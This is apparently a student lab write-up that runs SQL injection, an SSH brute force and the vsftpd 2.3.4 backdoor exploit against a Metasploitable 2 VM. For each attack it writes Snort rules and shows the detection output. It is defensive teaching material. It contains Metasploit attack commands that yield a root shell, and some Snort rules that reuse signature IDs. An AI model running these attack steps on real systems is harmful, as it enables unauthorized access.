

Metasploit and Snort

Steps to install Metasploit and Snort:

Installing Metasploitable 2

Goto this [website](#) for installing metasploitable 2, which I used in VMware workstation pro. After the installation, we next need to configure the source file to update the Metasploit version. For that, I use the command **sudo nano /etc/apt/sources.list** and add the following:

- deb http://old-releases.ubuntu.com/ubuntu/ hardy main restricted universe multiverse
- deb http://old-releases.ubuntu.com/ubuntu/ hardy-updates main restricted universe multiverse
- deb http://old-releases.ubuntu.com/ubuntu/ hardy-security main restricted universe multiverse

After that, I ran the following command for updation - **sudo apt update && sudo apt upgrade -y**

Now the version is up-to-date so that we can install the Snort tool, which is built in Linux,

Installing Snort:

sudo apt install snort -y - For the installation.

snort -V - for verifying the installation, checking the version

The next phase is to configure snort, so we will head into the configuration file with the command

sudo nano /etc/snort/snort.conf

Then change the network range with that of our targeted system as

ipvar HOME_NET 192.168.80.130 - here it's the IP address of the Metasploit and we add this into the configuration file.

Next, we need to test the snort if it's working perfectly. So we ran the command

sudo snort -T -i eth0 -c /etc/snort/snort.conf

- T → Test mode
- i eth0 → Specifies network interface (replace eth0 with your active interface)
- c /etc/snort/snort.conf → Uses the Snort config file

Now we have successfully installed and setup snort and Metasploit,

I connected Metasploit with my Kali Linux order to get an easy simulation attack with SSH, so in Metasploit command line, I ran the command **sudo /etc/init.d/ssh/start**, and in my Kali Linux terminal, I ran the command **ssh msfadmin@192.168.80.130** and login with the password 'msfadmin' and got the msfconsole in kali.

Simulating SQL Injection and Detecting in Snort

For snort detecting the SQL Injection, we need to set the rules for detecting. For that, we need to go to the local rules in snort with the command **sudo nano /etc/snort/rules/local.rules**

Add some SQL Injection rules like:

- alert tcp any any -> any 80 (msg:"SQL Injection Attempt - SELECT"; content:"SELECT"; nocase; http_uri; sid:1000001; rev:1;)
- alert tcp any any -> any 80 (msg:"SQL Injection Attempt - UNION"; content:"UNION"; nocase; http_uri; sid:1000002; rev:1;)
- alert tcp any any -> any 80 (msg:"SQL Injection Attempt - INSERT"; content:"INSERT"; nocase; http_uri; sid:1000003; rev:1;)
- alert tcp any any -> any 80 (msg:"SQL Injection Attempt - DROP"; content:"DROP"; nocase; http_uri; sid:1000004; rev:1;)

Next, we have to update the configuration file in snort, we can access the file with the command:


sudo nano /etc/snort/snort.conf and after the uncomment the local rule path as:



include \$RULE_PATH/local.rules


Next, we must restart snort and start the IDS with the command:

sudo snort -A console -q -c /etc/snort/snort.conf -i eth0

On searching the IP address 192.168.80.130 on the web we could get the Metasploit webpage. On that page, we could see DVWA and on clicking that we could divert into a login page, attempt SQL Injection in that login and if the snort is installed properly we could see that snort will detect the attack with the predefined rules. This is the function of an Intrusion Detection System (IDS).








```
kali@kali:~$ sudo snort -A console -q -c /etc/snort/snort.conf -l eth0
ICMP: 0 (0.000%)
ARP: 32 (37.647%)
EAPOL: 0 (0.000%)
IPv6: 13 (15.294%)
ETHLOOP: 0 (0.000%)
IPX: 0 (0.000%)
FRAG: 0 (0.000%)
OTHER: 5 (5.882%)
DISCARD: 0 (0.000%)
InvChkSum: 0 (0.000%)

=====
Action Stats:
ALERTS: 0
LOGGED: 0
PASSED: 0
=====

HTTP Inspect - encodings (Note: stream-reassembled packets included):
POST methods: 0
GET methods: 4
Post parameters extracted: 1
Unicode: 0
Double unicode: 0
Non-ASCII representable: 0
Base 36: 0
Directory traversals: 0
Extra slashes ("//"): 0
Self-referencing paths ("./"): 0
Total packets processed: 11

=====
Snort exiting
msfadmin@metasploitable:~$ sudo nano /etc/snort/rules/local.rules
msfadmin@metasploitable:~$ sudo snort -A console -q -c /etc/snort/snort.conf -l eth0
03/06-02:12:13.881595 [**] [1:1000001:1] SQL Injection Attempt - SELECT [**] [Priority: 0] {TCP} 192.168.80.128:44046 -> 192.168.80.130:80
03/06-02:12:13.881595 [**] [1:1000001:1] SQL Injection Attempt - SELECT [**] [Priority: 0] {TCP} 192.168.80.128:44046 -> 192.168.80.130:80
```

The following is the interface of the snort detecting the SQL Injection.



```
File: /etc/snort/rules/local.rules
# LOCAL RULES
#
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - SELECT"; content:"SELECT"; nocase; http_uri; sid:1000001; rev:1;)
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - UNION"; content:"UNION"; nocase; http_uri; sid:1000002; rev:1;)
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - INSERT"; content:"INSERT"; nocase; http_uri; sid:1000003; rev:1;)
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - DROP"; content:"DROP"; nocase; http_uri; sid:1000004; rev:1;)
alert tcp any any -> any 80 (msg:"SQL Injection Attempt"; content:" OR '1'='1"; nocase; sid:1000001; rev:1;)
```

This is the set of rules which we added to Snort.

This is the basic SQL Injection from Kali Linux to Metasploit and IDS - Snort detecting the login attempt. With the predefined rules.

Simulating SSH Brute Force Attack

We can simulate SSH Brute force using the Metasploit framework first we need to start the Metasploit.

S1: We can start them by **msfconsole** in Kali Linux.

S2: We need to use the SSH brute force module by **use auxiliary/scanner/ssh/ssh_login**

S3: Set the target IP as **set rhosts 192.168.80.130**

S4: Set username as root using **set username root**

S5: Set the password as **set pass_file /usr/share/wordlists/rockyou.txt**, rockyou.txt file contains some of the sample passwords that we use to brute force so we are setting them as passwords. if they are zipped we must use - **gunzip /usr/share/wordlists/rockyou.txt.gz**


S6: start the attack using the **run** command

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.80.130
rhosts => 192.168.80.130
msf6 auxiliary(scanner/ssh/ssh_login) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/rockyou.txt
pass_file => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.80.130:22 - Starting bruteforce
```

Parallely in snort, we need to define the rules in the Intrusion Detection System - snort. We can do that in the following ways:

- Edit our local rules, we can get the local rules by **sudo nano /etc/snort/rules/local.rules**
- The rule that we must implement is snort, I'm adding to detect the brute force so I added -

alert tcp any any -> \$HOME_NET 22 (msg:"Possible SSH Brute Force Attack"; flow:to_server,established; content:"SSH-2.0"; depth:7; detection_filter:track by_src, count 5, seconds 10; sid:1000003; rev:1;)



```
kali-linux-2024.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X kali-linux-2024.4-vmware-... X Metasploit2-2-Unix X
1 2 3 4
kati@kali ~
File Actions Edit View Help
GNU nano 2.0.7 File: /etc/snort/rules/local.rules Modified
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# -----
# LOCAL RULES
# -----
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - SELECT"; content:"SELECT"; nocase; http_uri; sid:1000001; rev:1;)
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - UNION"; content:"UNION"; nocase; http_uri; sid:1000002; rev:1;)
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - INSERT"; content:"INSERT"; nocase; http_uri; sid:1000003; rev:1;)
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - DROP"; content:"DROP"; nocase; http_uri; sid:1000004; rev:1;)
alert tcp any any -> any 80 (msg:"SQL Injection Attempt"; content:" OR '1'='1'; nocase; sid:1000001; rev:1;)
alert tcp any any -> $HOME_NET 22 (msg:"Possible SSH Brute Force Attack"; flow:to_server,established; content:"SSH-2.0"; depth:7; detection_filter:track by_$
```

- Restart snort using **sudo snort -A console -q -c /etc/snort/snort.conf -i eth0**
- If snort is perfectly running and the brute force is simulated, then the IDS will detect.

```

Snort exiting
msfadmin@metasploitable:/$ sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
03/06-02:39:19.141474  [**] [1:1000003:1] Possible SSH Brute Force Attack [**] [Priority: 0] {TCP} 192.168.80.128:39169 -> 192.168.80.130:22
03/06-02:39:19.141474  [**] [1:1000003:1] Possible SSH Brute Force Attack [**] [Priority: 0] {TCP} 192.168.80.128:39169 -> 192.168.80.130:22
03/06-02:39:21.911265  [**] [1:1000003:1] Possible SSH Brute Force Attack [**] [Priority: 0] {TCP} 192.168.80.128:45355 -> 192.168.80.130:22
03/06-02:39:21.911265  [**] [1:1000003:1] Possible SSH Brute Force Attack [**] [Priority: 0] {TCP} 192.168.80.128:45355 -> 192.168.80.130:22
03/06-02:39:24.384135  [**] [1:1000003:1] Possible SSH Brute Force Attack [**] [Priority: 0] {TCP} 192.168.80.128:37775 -> 192.168.80.130:22
03/06-02:39:24.384135  [**] [1:1000003:1] Possible SSH Brute Force Attack [**] [Priority: 0] {TCP} 192.168.80.128:37775 -> 192.168.80.130:22
03/06-02:39:26.500423  [**] [1:1000003:1] Possible SSH Brute Force Attack [**] [Priority: 0] {TCP} 192.168.80.128:36859 -> 192.168.80.130:22
03/06-02:39:26.500423  [**] [1:1000003:1] Possible SSH Brute Force Attack [**] [Priority: 0] {TCP} 192.168.80.128:36859 -> 192.168.80.130:22
03/06-02:39:28.184001  [**] [1:1000003:1] Possible SSH Brute Force Attack [**] [Priority: 0] {TCP} 192.168.80.128:33271 -> 192.168.80.130:22
03/06-02:39:28.184001  [**] [1:1000003:1] Possible SSH Brute Force Attack [**] [Priority: 0] {TCP} 192.168.80.128:33271 -> 192.168.80.130:22

```

Simulating FTP Backdoor Exploit (vsftpd 2.3.4) Attack

What is FTB Backdoor Exploit?

The vsftpd 2.3.4 FTP backdoor exploit is a well-known vulnerability in vsftpd (**Very Secure FTP Daemon**) version 2.3.4, which was discovered in 2011. This exploit allows an attacker to gain unauthorized remote access to a system by opening a backdoor shell.

Steps for simulating the attack:

1. Open Metasploit on Kali Linux using: **sudo msfconsole**
2. Use the vsftpd 2.3.4 exploit using **use exploit/unix/ftp/vsftpd_234_backdoor**
3. Set the target IP as **set RHOST 192.168.80.130**
4. Run the exploit using the **exploit** command.

```

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.80.130
rhost => 192.168.80.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.80.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.80.130:21 - USER: 331 Please specify the password.
[+] 192.168.80.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.80.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.80.128:41025 -> 192.168.80.130:6200) at 2025-03-06 03:39:09 -0500


```

Parallely in snort, we must define the rules so that we can detect the attack, here are the ways to add custom rules in snort:


1. Open the local rules file using **sudo nano /etc/snort/rules/local.rules**
2. Add this rule to detect the vsftpd 2.3.4 backdoor:

```
alert tcp any any -> any 21 (msg:"[ALERT] Possible vsftpd 2.3.4 Backdoor Exploit Attempt!";  
flow:to_server,established; content:"USER "; nocase; content: "|3a 29"; distance:0; sid:1000004; rev:1;)
```

3. Restart snort using **sudo snort -A console -q -c /etc/snort/snort.conf -i eth0**



```
GNU nano 2.0.7 File: /etc/snort/rules/local.rules  
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $  
#  
# LOCAL RULES  
#  
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - SELECT"; content:"SELECT"; nocase; http_uri; sid:1000001; rev:1;)  
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - UNION"; content:"UNION"; nocase; http_uri; sid:1000002; rev:1;)  
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - INSERT"; content:"INSERT"; nocase; http_uri; sid:1000003; rev:1;)  
alert tcp any any -> any 80 (msg:"SQL Injection Attempt - DROP"; content:"DROP"; nocase; http_uri; sid:1000004; rev:1;)  
alert tcp any any -> any 80 (msg:"SQL Injection Attempt"; content:"' OR '1'='1"; nocase; sid:1000001; rev:1;)  
alert tcp any any -> $HOME_NET 22 (msg:"Possible SSH Brute Force Attack"; flags:S; sid:1000003; rev:1;)  
alert tcp any any -> any 21 (msg:"[ALERT] Possible vsftpd 2.3.4 Backdoor Exploit Attempt!"; flow:to_server,established; content:"USER "; nocase; content: "|3a 29"; distance:0; sid:1000004; rev:1;)
```



```
Snort exiting  
msfadmin@metasploitable:/$ sudo nano /etc/snort/rules/local.rules  
msfadmin@metasploitable:/$ sudo systemctl restart snort  
sudo: systemctl: command not found  
msfadmin@metasploitable:/$ sudo snort -A console -q -c /etc/snort/snort.conf -i eth0  
03/06-02:44:31.505251 [**] [1:1000004:1] [ALERT] Possible vsftpd 2.3.4 Backdoor Exploit Attempt! [**] [Priority: 0] {TCP} 192.168.80.130:21 -> 192.168.80.130:21  
03/06-02:44:31.505251 [**] [1:1000004:1] [ALERT] Possible vsftpd 2.3.4 Backdoor Exploit Attempt! [**] [Priority: 0] {TCP} 192.168.80.130:21 -> 192.168.80.130:21  
03/06-02:44:31.509871 [**] [1:498:6] ATTACK-RESPONSES id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.80.130:6200 -> 192.168.80.128:41025  
03/06-02:44:31.509871 [**] [1:1882:10] ATTACK-RESPONSES id check returned userid [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.80.130:6200 -> 192.168.80.128:41025
```

We have got an alert about the attack in Snort.